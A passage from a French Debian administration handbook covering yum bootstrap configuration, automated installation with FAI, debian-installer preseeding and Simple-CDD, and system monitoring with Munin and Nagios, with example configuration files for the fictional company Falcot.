reposdir=/var/tmp/yum-bootstrap/repos.d
pluginconfpath=/var/tmp/yum-bootstrap/pluginconf.d
cachedir=/var/cache/yum
installroot=/path/to/destination/domU/install
exclude=$exclude
keepcache=1
#debuglevel=4
#errorlevel=4
pkgpolicy=newest
distroverpkg=centos-release
tolerant=1
```

```
exactarch=1
obsoletes=1
gpgcheck=1
plugins=1
metadata_expire=1800
```

Le répertoire `/var/tmp/yum-bootstrap/repos.d` devrait contenir la description des dépôts RPM source, similaire à ce que l'on trouverait dans `/etc/yum.repo.d` sur un système RPM déjà installé. Voici un exemple pour une installation de CentOS 6 :

```
[base]
name=CentOS-6 - Base
#baseurl=http://mirror.centos.org/centos/$releasever/os/$basearch/
mirrorlist=http://mirrorlist.centos.org/?release=$releasever&arch=$basearch&repo=os
gpgcheck=1
gpgkey=http://mirror.centos.org/centos/RPM-GPG-KEY-CentOS-6

[updates]
name=CentOS-6 - Updates
#baseurl=http://mirror.centos.org/centos/$releasever/updates/$basearch/
mirrorlist=http://mirrorlist.centos.org/?release=$releasever&arch=$basearch&repo=
    ➥ updates
gpgcheck=1
gpgkey=http://mirror.centos.org/centos/RPM-GPG-KEY-CentOS-6

[extras]
name=CentOS-6 - Extras
#baseurl=http://mirror.centos.org/centos/$releasever/extras/$basearch/
mirrorlist=http://mirrorlist.centos.org/?release=$releasever&arch=$basearch&repo=
    ➥ extras
gpgcheck=1
gpgkey=http://mirror.centos.org/centos/RPM-GPG-KEY-CentOS-6

[centosplus]
name=CentOS-6 - Plus
#baseurl=http://mirror.centos.org/centos/$releasever/centosplus/$basearch/
mirrorlist=http://mirrorlist.centos.org/?release=$releasever&arch=$basearch&repo=
    ➥ centosplus
gpgcheck=1
gpgkey=http://mirror.centos.org/centos/RPM-GPG-KEY-CentOS-6
```

Enfin, `pluginconf.d/installonlyn.conf` devrait contenir ceci :

```
[main]
enabled=1
tokeep=5
```

Une fois tout ceci mis en place, assurez-vous que les bases de données RPM sont correctement initialisées en exécutant `rpm --rebuilddb`. Une installation de CentOS 6 s'effectue alors ainsi :

```
yum -c /var/tmp/yum-bootstrap/yum.conf -y install coreutils basesystem centos-release
    ➥  yum-basearchonly initscripts
```

12.3. Installation automatisée

Les administrateurs de Falcot SA, comme tous les administrateurs de parcs importants de machines, ont besoin d'outils pour installer (voire réinstaller) rapidement, et si possible automatiquement, leurs nouvelles machines.

Pour répondre à ces besoins, il y a différentes catégories de solutions : d'un côté, des outils génériques comme SystemImager qui gèrent cela en créant une image des fichiers d'une machine modèle qui peut ensuite être déployée sur les machines cibles ; de l'autre, debian-installer, l'installateur standard auquel on ajoute un fichier de configuration indiquant les réponses aux différentes questions posées au cours de l'installation. Entre les deux, on trouve un outil hybride comme FAI (*Fully Automatic Installer*) qui installe des machines en s'appuyant sur le système de paquetage, mais qui exploite sa propre infrastructure pour les autres tâches relevant du déploiement (démarrage, partitionnement, configuration, etc.).

Chacune de ces solutions a des avantages et des inconvénients : SystemImager ne dépend pas d'un système de paquetage particulier et permet donc de gérer des parcs de machines exploitant plusieurs distributions de Linux. Il offre en outre un mécanisme de mise à jour du parc sans requérir une réinstallation. Mais pour que ces mises à jour soient fiables, il faut en contrepartie que les machines du parc ne changent pas indépendamment. Autrement dit, il n'est pas question que l'utilisateur puisse mettre à jour certains logiciels voire en installer de supplémentaires. De même, les mises à jour de sécurité, qui pourraient être automatisées, ne devront pas l'être puisque qu'elles devront transiter via l'image de référence. Enfin, cette solution nécessite un parc homogène de machines pour éviter de devoir jongler avec de trop nombreuses images. Il n'est pas question d'installer une image powerpc sur une machine i386 !

Une installation automatisée avec debian-installer saura au contraire s'adapter aux spécificités des différentes machines : il récupérera le noyau et les logiciels dans les dépôts correspondants, détectera le matériel présent, partitionnera l'ensemble du disque pour exploiter tout l'espace disponible, installera le système Debian et configurera un chargeur de démarrage. En revanche, avec l'installateur standard, seules des versions Debian « standard » seront installées : c'est-à-dire le système de base plus les « tâches » que l'on aura pré-sélectionnées. Impossible donc d'installer un profil très particulier comprenant des applications non empaquetées. Pour répondre à ces problématiques, il faut modifier l'installateur… Fort heureusement, ce dernier est très modulaire et des outils existent pour automatiser le plus gros de ce travail : il s'agit de simple-CDD (CDD est l'acronyme de *Custom Debian Derivative* — dérivée personnalisée de Debian). Même avec

simple-CDD, cette solution ne répond qu'au besoin des installations initiales ; ce n'est pourtant pas jugé problématique puisque les outils APT permettent ensuite de déployer efficacement des mises à jour.

Nous n'aborderons que rapidement FAI et pas du tout SystemImager (qui ne fait plus partie de Debian), afin d'étudier plus en détail debian-installer et simple-CDD, les solutions les plus intéressantes dans un contexte où Debian est systématiquement employé.

12.3.1. Fully Automatic Installer (FAI)

Fully Automatic Installer est probablement la plus ancienne des solutions de déploiement automatisé de systèmes Debian. C'est pourquoi cet outil est très fréquemment cité ; mais sa grande souplesse compense difficilement sa relative complexité.

Pour exploiter cette solution, il faut un système serveur qui va permettre de stocker les informations de déploiement et de démarrer les machines depuis le réseau. On y installera le paquet *fai-server* (ou *fai-quickstart* si on veut forcer l'installation de tous les éléments nécessaires pour une configuration relativement standard).

En ce qui concerne la définition des différents profils installables, FAI emploie une approche différente. Au lieu d'avoir une installation de référence que l'on se contente de dupliquer, FAI est un installateur à part entière mais qui est totalement paramétrable par un ensemble de fichiers et de scripts stockés sur le serveur : l'emplacement par défaut est `/srv/fai/config/`, mais ce répertoire n'existe pas, charge à l'administrateur donc de créer tous les fichiers nécessaires. En général, on s'inspirera des exemples que l'on trouve dans la documentation disponible dans le paquet *fai-doc* et plus particulièrement dans `/usr/share/doc/fai-doc/examples/simple/`.

Une fois ces profils totalement définis, il faut exécuter `fai-setup` pour régénérer les différents éléments nécessaires au démarrage d'une installation par FAI ; il s'agit essentiellement de préparer (ou mettre à jour) un système minimal (NFSROOT) qui est employé pendant l'installation. Alternativement, il est possible de générer un CD d'amorçage de l'installation avec `fai-cd`.

Avant d'être à même de créer tous ces fichiers de configuration, il convient d'avoir une bonne idée du fonctionnement de FAI. Une installation typique enchaîne les étapes suivantes :

- récupération et démarrage du noyau par le réseau ;
- montage du système racine par NFS (le *nfsroot* mentionné précédemment) ;
- exécution de `/usr/sbin/fai` qui contrôle le reste de l'installation (les étapes suivantes sont donc initiées par ce script) ;
- récupération de l'espace de configuration depuis le serveur et mise à disposition dans `/fai/` ;
- appel de `fai-class`. Les scripts `/fai/class/[0-9][0-9]*` sont exécutés et retournent des noms de « classe » qui doivent être appliqués à la machine en cours d'installation ;

cette information sera réutilisée par les différentes étapes à suivre. Il s'agit d'un moyen relativement souple de définir les services qui doivent être installés et configurés.

- récupération d'un certain nombre de variables de configuration en fonction des classes définies ;
- partitionnement des disques et formatage des partitions à partir des informations fournies dans `/fai/disk_config/classe` ;
- montage des partitions ;
- installation d'un système de base ;
- pré-configuration de la base Debconf avec `fai-debconf` ;
- téléchargement de la liste des paquets disponibles pour APT ;
- installation des logiciels listés dans les fichiers `/fai/package_config/classe` ;
- exécution des scripts de post-configuration `/fai/scripts/classe/[0-9][0-9]*` ;
- enregistrement des logs de l'installation, démontage des partitions, redémarrage.

12.3.2. Debian-installer avec préconfiguration

En fin de compte, le meilleur outil pour installer des systèmes Debian devrait logiquement être l'installateur officiel de Debian. C'est pourquoi, dès la conception de debian-installer, il a été prévu de l'employer de manière automatique. Il s'appuie pour cela sur le mécanisme offert par *debconf*. Celui-ci permet d'une part de restreindre le nombre de questions posées, les autres obtenant automatiquement la réponse par défaut, et, d'autre part, de fournir séparément toutes les réponses afin que l'installation puisse être non interactive. Cette dernière fonctionnalité porte le nom de *preseeding*, que l'on traduira simplement par préconfiguration.

POUR ALLER PLUS LOIN

Debconf avec une base de données centralisée

La préconfiguration permet de fournir un ensemble de réponses au moment de l'installation, mais cet ensemble de réponses n'évolue pas dans le temps. Pour répondre à cette problématique qui concerne essentiellement la mise à jour de machines déjà installées, il est possible de paramétrer debconf via son fichier de configuration `/etc/debconf.conf` pour lui demander d'utiliser des sources de données externes (comme LDAP ou un fichier distant accessible par NFS ou Samba). Les sources peuvent être multiples et complémentaires. La base de données locale reste employée en lecture-écriture mais les autres bases de données sont généralement accessibles en lecture seule uniquement. La page de manuel `debconf.conf(5)` détaille toutes les possibilités offertes.

Employer un fichier de préconfiguration

L'installateur peut récupérer un fichier de préconfiguration à différents emplacements :

- dans l'initrd employé pour démarrer la machine ; dans ce cas, la préconfiguration a lieu au tout début de l'installation et toutes les questions peuvent être évitées par ce biais. Il suffit de nommer le fichier `preseed.cfg` et de le placer à la racine de l'initrd.
- sur le support de démarrage (CD ou clé USB) ; dans ce cas, la préconfiguration a lieu dès que le support en question est monté, soit juste après les questions concernant la langue et le clavier. Le paramètre de démarrage preseed/file permet d'indiquer l'emplacement du fichier de préconfiguration (ex : `/cdrom/preseed.cfg` si l'on emploie un CD-Rom ou `/hd-media/preseed.cfg` pour une clé USB).
- depuis le réseau ; la préconfiguration n'a alors lieu qu'après la configuration (automatique) du réseau et le paramètre de démarrage à employer est de la forme preseed/url=http://*serveur*/preseed.cfg.

Inclure le fichier de préconfiguration dans l'initrd semble au premier abord la solution la plus intéressante, mais on ne l'emploiera que très rarement, en raison de la complexité de génération d'un initrd adapté à l'installateur. Les deux autres solutions seront donc privilégiées, d'autant plus qu'il existe un autre moyen de préconfigurer les premières questions de l'installation via les paramètres de démarrage. Pour éviter de les saisir manuellement, il faudra simplement modifier la configuration de `isolinux` (démarrage sur CD-Rom) ou `syslinux` (démarrage sur clé USB).

Créer un fichier de préconfiguration

Un fichier de préconfiguration est un simple fichier texte où chaque ligne contient une réponse à une question Debconf. Les questions se décomposent en 4 champs séparés par des blancs (espaces ou tabulations) comme dans l'exemple d-i mirror/suite string stable :

- Le premier champ est le propriétaire de la question ; on y met d-i pour les questions concernant l'installateur, ou le nom du paquet pour les questions Debconf employées par les paquets Debian.
- Le deuxième champ est l'identifiant de la question.
- Le troisième champ est le type de la question.
- Et enfin, le quatrième champ contient la valeur de la réponse. Signalons qu'un espace unique sépare le type de la valeur ; s'il y en a plus qu'un, les espaces suivants feront partie de la valeur.

Le moyen le plus simple de rédiger un fichier de préconfiguration est d'installer manuellement un système. On récupère ensuite toutes les réponses concernant debian-installer avec `debconf-get-selections --installer` ; pour les réponses concernant les paquets, on utilise `debconf-get-selections`. Toutefois, il est plus propre de rédiger un tel fichier manuellement à partir d'un exemple et de la documentation de référence : on ne préconfigurera une réponse que

lorsque la réponse par défaut ne convient pas et pour le reste, on s'appuiera sur le paramètre de démarrage priority=critical qui restreint l'affichage aux seules questions critiques.

DOCUMENTATION

Annexe du manuel de l'installateur

L'utilisation d'un fichier de préconfiguration est très bien documentée dans une annexe du manuel de l'installateur que l'on trouve en ligne. Il fournit également un exemple détaillé et commenté d'un fichier de préconfiguration que l'on pourra reprendre et adapter à sa guise.

➨ http://www.debian.org/releases/wheezy/amd64/apb.html

➨ http://www.debian.org/releases/wheezy/example-preseed.txt

Créer un support de démarrage adapté

Ce n'est pas tout de savoir où il faut mettre le fichier de préconfiguration, encore faut-il savoir comment le faire. En effet, il faut d'une manière ou d'une autre modifier le support de démarrage de l'installation pour y changer les paramètres de démarrage et pour y ajouter le fichier.

Démarrage depuis le réseau Lorsqu'on démarre un ordinateur depuis le réseau, c'est le serveur chargé d'envoyer les éléments de démarrage qui en définit les paramètres. C'est donc la configuration PXE sur le serveur de démarrage qu'il faut aller modifier et en particulier le fichier `/tftpboot/pxelinux.cfg/default`. La mise en place du démarrage par le réseau est un prérequis ; elle est détaillée dans le manuel d'installation.

➨ http://www.debian.org/releases/wheezy/amd64/ch04s05.html

Préparer une clé USB amorçable Après avoir préparé une clé amorçable comme documenté dans la section 4.1.2, « Démarrage depuis une clé USB » page 56, il ne reste plus que quelques opérations à effectuer (on suppose le contenu de la clé accessible via `/media/usbdisk/`) :

- copier le fichier de préconfiguration dans `/media/usbdisk/preseed.cfg`
- modifier `/media/usbdisk/syslinux.cfg` pour y ajouter les paramètres souhaités (voir un exemple ci-dessous).

Ex. 12.2 *Fichier syslinux.cfg et paramètres pour la préconfiguration*

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=fr_FR console-keymaps-at/keymap=fr-
    ➥ latin9 languagechooser/language-name=French countrychooser/shortlist=FR vga=
    ➥ normal initrd=initrd.gz  --
```

Créer une image de CD-Rom Une clé USB étant un support accessible en lecture/écriture, il est facile d'y ajouter un fichier et de modifier quelques paramètres. Ce n'est plus le cas avec un CD-Rom : nous devons régénérer une image ISO d'installation de Debian. C'est précisément le rôle de *debian-cd*. Malheureusement, cet outil est assez contraignant à l'usage. Il faut en effet disposer d'un miroir Debian local, prendre le temps de comprendre toutes les options offertes par `/usr/share/debian-cd/CONF.sh`, puis enchaîner des invocations de `make`. La lecture de `/usr/share/debian-cd/README` s'avérera nécessaire.

Cela dit, debian-cd procède toujours de la même manière : il crée un répertoire « image » qui contient exactement ce que le CD-Rom devra contenir, puis emploie un programme (`genisoimage`, `mkisofs` ou `xorriso`) pour transformer ce répertoire en fichier ISO. Le répertoire image est finalisé juste après l'étape `make image-trees` de debian-cd. À ce moment, au lieu de procéder directement à la génération du fichier ISO, on peut déposer le fichier de préconfiguration dans ce fameux répertoire (qui se trouve être `$TDIR/wheezy/CD1/`, $TDIR étant un des paramètres fournis par le fichier de configuration `CONF.sh`). Le chargeur d'amorçage du CD-Rom est `isolinux` ; la configuration préparée par debian-cd doit également être modifiée à ce moment, afin d'ajouter les paramètres de démarrage souhaités (le fichier précis à éditer est `$TDIR/wheezy/boot1/isolinux/isolinux.cfg`). Finalement, il n'y a plus qu'à générer l'image ISO avec `make image CD=1` (ou `make images` si l'on génère un jeu de CD-Rom).

12.3.3. Simple-CDD : la solution tout en un

L'emploi d'un fichier de préconfiguration ne répond pas à tous les besoins liés à un déploiement de parc informatique. Même s'il est possible d'exécuter quelques scripts à la fin de l'installation, la souplesse de sélection des paquets à installer reste limitée (on sélectionne essentiellement les tâches) et surtout cela ne permet pas d'installer des paquets locaux ne provenant pas de Debian.

Pourtant debian-cd sait intégrer des paquets externes et debian-installer peut être étendu en insérant des étapes au cours de l'installation. En combinant ces deux facultés, il est donc possible de créer un installateur répondant à nos besoins, qui pourrait même configurer certains services après avoir procédé au décompactage des paquets désirés. Ce qui vient d'être décrit, ce n'est pas qu'une vue de l'esprit, c'est exactement le service que Simple-CDD (dans le paquet *simple-cdd*) propose !

Simple-CDD se veut un outil permettant à tout un chacun de créer facilement une distribution dérivée de Debian en sélectionnant un sous-ensemble de paquets, en les préconfigurant avec Debconf, en y intégrant quelques logiciels spécifiques et en exécutant des scripts personnalisés à la fin de l'installation. On retrouve bien là la philosophie du système d'exploitation universel que chacun peut adapter pour ses besoins.

Définir des profils

À l'instar des « classes » de FAI, Simple-CDD permet de créer des « profils » et, au moment de l'installation, on décide de quels profils une machine va hériter. Un profil se définit par un ensemble de fichiers `profiles/profil.*` :

- Le fichier `.description` contient une ligne de description du profil.
- Le fichier `.packages` liste les paquets qui seront automatiquement installés si le profil est sélectionné.
- Le fichier `.downloads` liste des paquets qui seront intégrés sur l'image d'installation mais qui ne seront pas nécessairement installés.
- Le fichier `.preseed` contient une préconfiguration de questions debconf (aussi bien pour l'installateur que pour les paquets).
- Le fichier `.postinst` contient un script qui est exécuté sur le système installé juste avant la fin de l'installation.
- Et enfin le fichier `.conf` permet de modifier les paramètres de Simple-CDD en fonction des profils inclus dans une image.

Le profil default est particulier puisqu'il est systématiquement employé et contient le strict minimum pour que Simple-CDD puisse fonctionner. La seule chose qu'il soit intéressant de personnaliser dans ce profil est le paramètre de préconfiguration simple-cdd/profiles : on peut ainsi éviter une question introduite par Simple-CDD et qui demande la liste des profils qui doivent être installés.

Signalons également qu'il faudra invoquer la commande depuis le répertoire parent de ce répertoire `profiles`.

Configuration et fonctionnement de `build-simple-cdd`

DÉCOUVERTE

Fichier de configuration détaillé

Un exemple de fichier de configuration pour Simple-CDD contenant tous les paramètres existants se trouve dans le paquet, il s'agit de `/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz`. On peut s'en inspirer pour rédiger son propre fichier de configuration.

Afin de pouvoir faire son œuvre, il faut fournir à Simple-CDD toute une série d'informations. Le plus pratique est de les regrouper dans un fichier de configuration que l'on transmettra à `build-simple-cdd` par son option --conf. Mais elles peuvent parfois être spécifiées par le biais de paramètres dédiés de `build-simple-cdd`. Passons en revue le fonctionnement de cette commande et l'influence des différents paramètres :

- Le paramètre profiles liste les profils à inclure sur l'image de CD-Rom générée.
- À partir de la liste des paquets requis, Simple-CDD recrée un miroir Debian partiel (qu'il passera en paramètre à debian-cd plus tard) en téléchargeant les fichiers nécessaires depuis le serveur mentionné dans server.
- Il intègre dans ce miroir local les paquets Debian personnalisés listés dans local_packages.
- Il exécute debian-cd (dont l'emplacement par défaut peut être configuré grâce à la variable debian_cd_dir) en lui passant la liste des paquets à intégrer.
- Il interfère sur le répertoire préparé par debian-cd de plusieurs manières :
  - Il dépose les fichiers concernant les profils dans un répertoire `simple-cdd` sur le CD-Rom.
  - Il ajoute les fichiers listés par le paramètre all_extras.
  - Il rajoute des paramètres de démarrage pour activer la préconfiguration et pour éviter les premières questions concernant la langue et le pays. Il récupère ces informations depuis les paramètres language et country.
- Il demande à debian-cd de générer l'image ISO finale.

Générer une image ISO

Une fois le fichier de configuration rédigé et les profils correctement définis, il ne reste donc plus qu'à invoquer `build-simple-cdd --conf simple-cdd.conf`. Après quelques minutes, on obtient alors l'image souhaitée : `images/debian-7.0-amd64-CD-1.iso`

12.4. Supervision

La supervision couvre plusieurs aspects et répond à plusieurs problématiques. D'une part, il s'agit de suivre dans le temps l'évolution de l'usage des ressources offertes par une machine donnée, afin d'anticiper la saturation et les besoins de mises à jour. D'autre part, il s'agit d'être alerté en cas d'indisponibilité ou de dysfonctionnement d'un service afin d'y remédier dans les plus brefs délais.

Munin répond très bien à la première problématique en proposant sous forme graphique des historiques de nombreux paramètres (usage mémoire vive, usage disque, charge processeur, trafic réseau, charge de Apache/MySQL, etc.). *Nagios* répond à la seconde en vérifiant très régulièrement que les services sont fonctionnels et disponibles et en remontant les alertes par les canaux appropriés (souvent par le courrier électronique, parfois avec des SMS, etc.). Les deux logiciels sont conçus de manière modulaire : il est relativement aisé de créer de nouveaux greffons (*plugins*) pour surveiller des services ou paramètres spécifiques.

ALTERNATIVE

Zabbix, un système de supervision intégré

Bien que Munin et Nagios soient très répandus, ils ne sont pas les seuls logiciels permettant la supervision et ils ne traitent qu'une partie de la problématique (graphage ou alerte). On citera notamment Zabbix. Il intègre les deux activités en un seul logiciel et est pour partie configuré via une interface web. Il s'est grandement amélioré dans les dernières années et peut être considéré comme une alternative viable ; malheureusement Zabbix n'est pas présent dans Debian Wheezy en raison de problèmes de calendrier de sortie, mais des paquets seront vraisemblalement fournis soit dans le dépôt des rétroportages soit dans un dépôt non officiel.

➨ http://www.zabbix.org/

ALTERNATIVE

Icinga, un fork de Nagios

Suite à des divergences d'opinion concernant le développement de Nagios (qui est contrôlé par une entreprise), un certain nombre de développeurs ont créé Icinga en repartant de Nagios. Le logiciel reste compatible — pour le moment — avec les configurations et greffons Nagios, mais ajoute des fonctionnalités supplémentaires.

➨ http://www.icinga.org/

12.4.1. Mise en œuvre de Munin

Ce logiciel permet de superviser de nombreuses machines ; il emploie donc fort logiquement une architecture client/serveur. Une machine centrale — le grapheur — va collecter les données exportées par tous les hôtes à superviser, pour en faire des graphiques historiques.

Configuration des hôtes à superviser

La première étape consiste à installer le paquet *munin-node*. Ce dernier contient un démon qui écoute sur le port 4949 et qui renvoie toutes les valeurs collectées par l'ensemble des greffons actifs. Chaque greffon est un simple programme qui peut renvoyer une description des informations qu'il collecte ainsi que la dernière valeur constatée. Ils sont placés dans `/usr/share/munin/plugins/` mais seuls ceux qui sont liés dans `/etc/munin/plugins/` sont réellement employés.

L'installation initiale du paquet pré-configure une liste de greffons actifs en fonction des logiciels disponibles et de la configuration actuelle de la machine. Ce paramétrage automatique dépend d'une fonctionnalité intégrée à chaque greffon et il n'est pas toujours judicieux d'en rester là. À ce stade, il serait intéressant de pouvoir consulter la documentation de chaque greffon pour savoir ce qu'il fait, mais malheureusement il n'existe pas de documentation officielle. Cela dit, tous les greffons sont des scripts, souvent relativement simples et contenant quelques commentaires explicatifs. Il ne faut donc pas hésiter à faire le tour de `/etc/munin/plugins/`

pour supprimer les greffons inutiles. De même, on peut activer un greffon intéressant repéré dans `/usr/share/munin/plugins/` avec une commande `ln -sf /usr/share/munin/plugins/greffon /etc/munin/plugins/`. Attention, les greffons dont le nom se termine par un tiret souligné (_) sont particuliers, ils ont besoin d'un paramètre. Celui-ci doit être intégré dans le nom du lien symbolique créé (par exemple le greffon `if_` sera installé avec un lien symbolique `if_eth0` pour surveiller le trafic sur l'interface réseau `eth0`).

POUR ALLER PLUS LOIN

Créer ses propres greffons

À défaut d'avoir de la documentation pour les greffons existants, Munin dispose d'une documentation plus conséquente sur le fonctionnement théorique de ces greffons et sur la manière d'en développer de nouveaux.

➨ http://munin-monitoring.org/wiki/Documentation

Pour tester le greffon, il convient de le lancer dans les mêmes conditions que munin-node le ferait en exécutant `munin-run greffon` en tant qu'utilisateur root. Le deuxième paramètre éventuel (comme `config`) est réemployé comme paramètre lors de l'exécution du greffon.

Lorsque le greffon est appelé avec le paramètre `config`, il doit renvoyer un ensemble de champs le décrivant, par exemple :

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how
    ➥ many processes are in the run-queue (scheduled to run
    ➥  "immediately").
load.info 5 minute load average
```

Les différents champs qu'il est possible de renvoyer sont décrits sur une page web décrivant le « protocole de configuration ».

➨ http://munin-monitoring.org/wiki/protocol-config

Lorsque le greffon est appelé sans paramètre, il renvoie simplement les dernières valeurs associées ; ainsi l'exécution de `sudo munin-run load` retourne par exemple `load.value 0.12`.

Enfin, lorsque le greffon est appelé avec `autoconf` comme paramètre, il renvoie « yes » (avec un code retour à 0) ou « no » (avec un code de retour à 1) pour signifier si oui ou non le greffon devrait être activé sur cette machine.

Une fois tous les greffons correctement mis en place, il faut paramétrer le démon pour indiquer qui a le droit de récupérer ces valeurs. Cela s'effectue dans le fichier `/etc/munin/munin-node.conf` avec une directive allow. Par défaut, on trouve allow ^127\.0\.0\.1$ qui n'autorise l'accès

qu'à l'hôte local. Il convient d'ajouter une ligne similaire contenant l'adresse IP de la machine qui va assumer le rôle de grapheur puis de relancer le démon avec `invoke-rc.d munin-node restart`.

Configuration du grapheur

Par grapheur, on entend simplement la machine qui va collecter les données et générer les graphiques correspondants. Le paquet correspondant à installer est *munin*. La configuration initiale du paquet lance `munin-cron` toutes les 5 minutes. Ce dernier collecte les données depuis toutes les machines listées dans `/etc/munin/munin.conf` (uniquement l'hôte local par défaut), stocke les historiques sous forme de fichiers RRD (*Round Robin Database* est un format de fichier adapté au stockage de données variant dans le temps) dans `/var/lib/munin/` et régénère une page HTML avec des graphiques dans `/var/cache/munin/www/`.

Il faut donc éditer `/etc/munin/munin.conf` pour y ajouter toutes les machines à surveiller. Chaque machine se présente sous la forme d'une section complète portant son nom et contenant une entrée `address` qui indique l'adresse IP de la machine à superviser.

```
[ftp.falcot.com]
    address 192.168.0.12
    use_node_name yes
```

Les sections peuvent être plus élaborées et décrire des graphiques supplémentaires à créer à partir de la combinaison de données provenant de plusieurs machines. On peut s'inspirer des exemples fournis dans le fichier de configuration.

Enfin, la dernière étape consiste à publier les pages générées. Il faut configurer votre serveur web pour que l'on puisse accéder au contenu de `/var/cache/munin/www/` par l'intermédiaire d'un site web. On choisira généralement de restreindre l'accès soit à l'aide d'un système d'authentification, soit en fournissant une liste d'adresses IP autorisées à consulter ces informations. La section 11.2, « Serveur web (HTTP) » page 292 fournit les explications nécessaires.

12.4.2. Mise en œuvre de Nagios

Contrairement à Munin, Nagios ne nécessite pas forcément d'installer quoi que ce soit sur les machines à superviser. En effet, il est fréquemment employé simplement pour vérifier la disponibilité de certains services réseau. Par exemple, Nagios peut se connecter à un serveur web et vérifier qu'il peut récupérer une page web donnée dans un certain délai.

Installation

La première étape est donc d'installer les paquets *nagios3*, *nagios-plugins* et *nagios3-doc*. Une fois cela effectué, l'interface web de Nagios est d'ores et déjà configurée et un premier utilisateur nagiosadmin (dont le mot de passe vient d'être saisi) peut y accéder. Il est possible d'ajouter d'autres utilisateurs en les insérant dans le fichier `/etc/nagios3/htpasswd.users` à l'aide de la commande `htpasswd` de Apache. Si aucune question debconf n'est apparue au cours de l'installation, il est possible d'exécuter `dpkg-reconfigure nagios3-cgi` pour définir le mot de passe de l'utilisateur nagiosadmin.

En se connectant sur http://*serveur*/nagios3/, on découvre l'interface web et l'on peut constater que Nagios surveille déjà certains paramètres de la machine sur laquelle il fonctionne. Cependant, en essayant d'utiliser certaines fonctionnalités interactives comme l'ajout de commentaires concernant un hôte, on constate qu'elles ne fonctionnent pas. Par défaut, Nagios est effectivement configuré de manière très restrictive (pour plus de sécurité) et ces fonctionnalités sont désactivées.

En consultant `/usr/share/doc/nagios3/README.Debian` on comprend qu'il faut éditer `/etc/nagios3/nagios.cfg` et positionner le paramètre check_external_commands à « 1 ». Puis il faut changer les permissions d'écriture sur un répertoire employé par Nagios avec ces quelques commandes :

```
# /etc/init.d/nagios3 stop
[...]
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios3/rw
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios3
# /etc/init.d/nagios3 start
[...]
```

Configuration

L'interface web de Nagios est relativement plaisante, mais elle ne permet pas de le configurer. Il n'est pas possible d'ajouter des hôtes et des services à surveiller. Toute la configuration de ce logiciel s'effectue par un ensemble de fichiers référencés par le fichier de configuration central `/etc/nagios3/nagios.cfg`.

Avant de plonger dans ces fichiers, il faut se familiariser avec les concepts de Nagios. La configuration liste un ensemble d'objets de différents types :

- Un hôte (*host*) est une machine du réseau que l'on souhaite surveiller.
- Un *hostgroup* est un ensemble d'hôtes que l'on souhaite regrouper pour un affichage plus clair ou pour factoriser des éléments de configuration.

- Un *service* est un élément à tester qui concerne un hôte ou un groupe d'hôtes. En général, il s'agit effectivement de vérifier le fonctionnement de « services » réseau, mais il peut s'agir de vérifier que des paramètres soient dans un intervalle acceptable (comme l'espace disque ou la charge CPU).
- Un *servicegroup* est un ensemble de services que l'on souhaite regrouper dans l'affichage.
- Un *contact* est une personne qui peut recevoir des alertes.
- Un *contactgroup* est un ensemble de contacts à avertir.
- Une *timeperiod* est une plage horaire pendant laquelle certains services doivent être vérifiés.
- Une commande (*command*) est une ligne de commande à exécuter pour tester un service donné.

Chaque objet a un certain nombre de propriétés (selon son type) qu'il est possible de personnaliser. Une liste exhaustive serait trop longue, mais les relations entre ces objets sont les propriétés les plus importantes.

Un *service* emploie une *commande* pour vérifier l'état d'une fonctionnalité sur un *hôte* ou un *groupe d'hôtes* dans une *plage horaire* donnée. En cas de problèmes, Nagios envoie une alerte à tous les membres du *contactgroup* associé au service défaillant. Chaque membre est alerté selon les modalités précisées dans son objet *contact* correspondant.

Une fonctionnalité d'héritage entre les objets permet de partager facilement un ensemble de propriétés entre un grand nombre d'objets, tout en évitant une duplication de l'information. Par ailleurs, la configuration initiale comporte un certain nombre d'objets standards et, dans la plupart des cas, il suffit de définir de nouveaux hôtes, services et contacts en héritant des objets génériques prédéfinis. La lecture des fichiers de `/etc/nagios3/conf.d/` permet de se familiariser avec ceux-ci.

Voici la configuration employée par les administrateurs de Falcot :

Ex. 12.3 *Fichier* `/etc/nagios3/conf.d/falcot.cfg`

```
define contact{
    name                            generic-contact
    service_notification_period     24x7
    host_notification_period        24x7
    service_notification_options    w,u,c,r
    host_notification_options       d,u,r
    service_notification_commands   notify-service-by-email
    host_notification_commands      notify-host-by-email
    register                        0 ; Template only
}
```

```
define contact{
    use             generic-contact
    contact_name    rhertzog
    alias           Raphael Hertzog
    email           hertzog@debian.org
}
define contact{
    use             generic-contact
    contact_name    rmas
    alias           Roland Mas
    email           lolando@debian.org
}

define contactgroup{
    contactgroup_name     falcot-admins
    alias                 Falcot Administrators
    members               rhertzog,rmas
}

define host{
    use                   generic-host ; Name of host template to use
    host_name             www-host
    alias                 www.falcot.com
    address               192.168.0.5
    contact_groups        falcot-admins
    hostgroups            debian-servers,ssh-servers
}
define host{
    use                   generic-host ; Name of host template to use
    host_name             ftp-host
    alias                 ftp.falcot.com
    address               192.168.0.6
    contact_groups        falcot-admins
    hostgroups            debian-servers,ssh-servers
}

# commande 'check_ftp' avec paramètres personnalisés
define command{
    command_name          check_ftp2
    command_line          /usr/lib/nagios/plugins/check_ftp -H $HOSTADDRESS$ -w 20 -c
        ➥  30 -t 35
}

# Service générique à Falcot
define service{
```

```
    name                    falcot-service
    use                     generic-service
    contact_groups          falcot-admins
    register                0
}
# Services à vérifier sur www-host
define service{
    use                     falcot-service
    host_name               www-host
    service_description     HTTP
    check_command           check_http
}
define service{
    use                     falcot-service
    host_name               www-host
    service_description     HTTPS
    check_command           check_https
}
define service{
    use                     falcot-service
    host_name               www-host
    service_description     SMTP
    check_command           check_smtp
}
# Services à vérifier sur ftp-host
define service{
    use                     falcot-service
    host_name               ftp-host
    service_description     FTP
    check_command           check_ftp2
}
```

